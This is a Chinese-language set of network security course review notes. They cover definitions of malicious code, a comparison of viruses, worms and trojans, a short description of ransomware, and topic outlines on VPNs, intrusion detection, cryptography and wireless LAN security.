- 1) 恶意代码是一类完整程序，也是由人编制的，而不是在计算机环境或系统中自生的
- 2) 恶意代码对系统具有破坏性或威胁性，**非授权性**
- 3) 恶意代码具有潜伏性（隐蔽性）、传染性、依附性（寄生性）

恶意代码的“恶”体现在，只有你想不到，没有它做不到；你若今天就能想到，明天它就能做到。

生命周期：编制代码、传播、感染、触发、运行

- (2) 木马病毒的特征
- (3) 勒索病毒的特征
- (4) 蠕虫病毒的特征

网络蠕虫、计算机病毒和木马的区别

表 1.1 网络蠕虫、计算机病毒和木马的区别^[17]

	计算机病毒	蠕虫	木马
存在形式	寄生 不以文件形式存在	独立个体 以文件形式存在	寄生或独立 伪装成其他文件
传播方式	依赖宿主文件或介质，插入其他程序	自主传播，利用系统存在的漏洞	依靠用户主动传播、诱骗手段
攻击目标	本地文件	网络上的计算机，网络本身	感染的计算机系统
使用者角色	病毒传播中的关键环节	无关/需要	无关
危害	破坏数据完整性、系统完整性	侵占资源	留下后门，窃取信息
传播速度	快	极快	慢

勒索病毒定义

勒索软件是一种恶意软件（**木马或其他类型的病毒**），它能**锁定**用户设备或**加密**用户文件，然后通知用户必须**支付赎金**才能拿回自己的数据。**赎金并不低，但不能保证一定能成功解密。**

自**2016年**开始勒索病毒**出现**到**2017年wannacry**肆意传播，再到**2020年WannaRen**通过各大下载资源站传播。勒索病毒越来越疯狂。

3 年 2016-2020年

300 万 黑客单笔赎金从300元到300万元

3000+ 例 从束手无策到**不依赖**交付赎金修复数据
从0到3000个勒索病毒案例
不可谓经验不丰富

【高老师部分】

1. 互联网安全技术

- (1) 路由项欺骗攻击、拒绝服务攻击原理
- (2) 安全路由原理
- (3) 流量管制算法原理
- (4) NAT 原理
- (5) VRRP 原理


2. 虚拟专用网络技术

- (1) VPN 概述基础知识
- (2) 第三层隧道和 IPSec 结构与原理（除协议、安全关联等具体步骤）
- (3) 第二层隧道和 IPSec 结构与原理（除协议、安全关联等具体步骤）
- (4) SSL VPN 结构与原理
- (5) 各类 VPN 的区别、优缺点

3. 入侵检测技术

- (1) IDS 定义、特点、与防火墙差异
- (2) IDS 通用框架

入侵检测系统通用框架结构



(3) IDS 类型（异常检测和误用检测）

(4) IDS 应用方式

【吕老师部分】

1. 数据安全技术

- (1) 当前 8 种数据安全技术的核心原理和功能
- (2) 数据分类分级的法律法规关键条文和应用方法

2. 密码算法及应用

- (1) 密码算法的安全性和现代密码学原则
- (2) 基础密码算法的分类和典型代表算法
- (3) 典型代表算法实现原理和特点
- (4) 消息认证的含义
- (5) 消息认证的各种方案实现原理
- (6) 消息认证各方案的优缺点和解决方案
- (3) 前沿密码算法的功能和特点
- (4) 前沿密码算法的应用

3. 网络安全协议 与 无线局域网安全技术

- (1) 网络安全协议的分类
- (2) 网络安全协议 IPSEC、SSL 的原理和实现方式
- (3) 无线局域网的特点和问题
- (4) 无线局域网 WEP 协议的原理和优缺点
- (5) 无线局域网 TKIP 和 CCMP 协议的原理和优缺点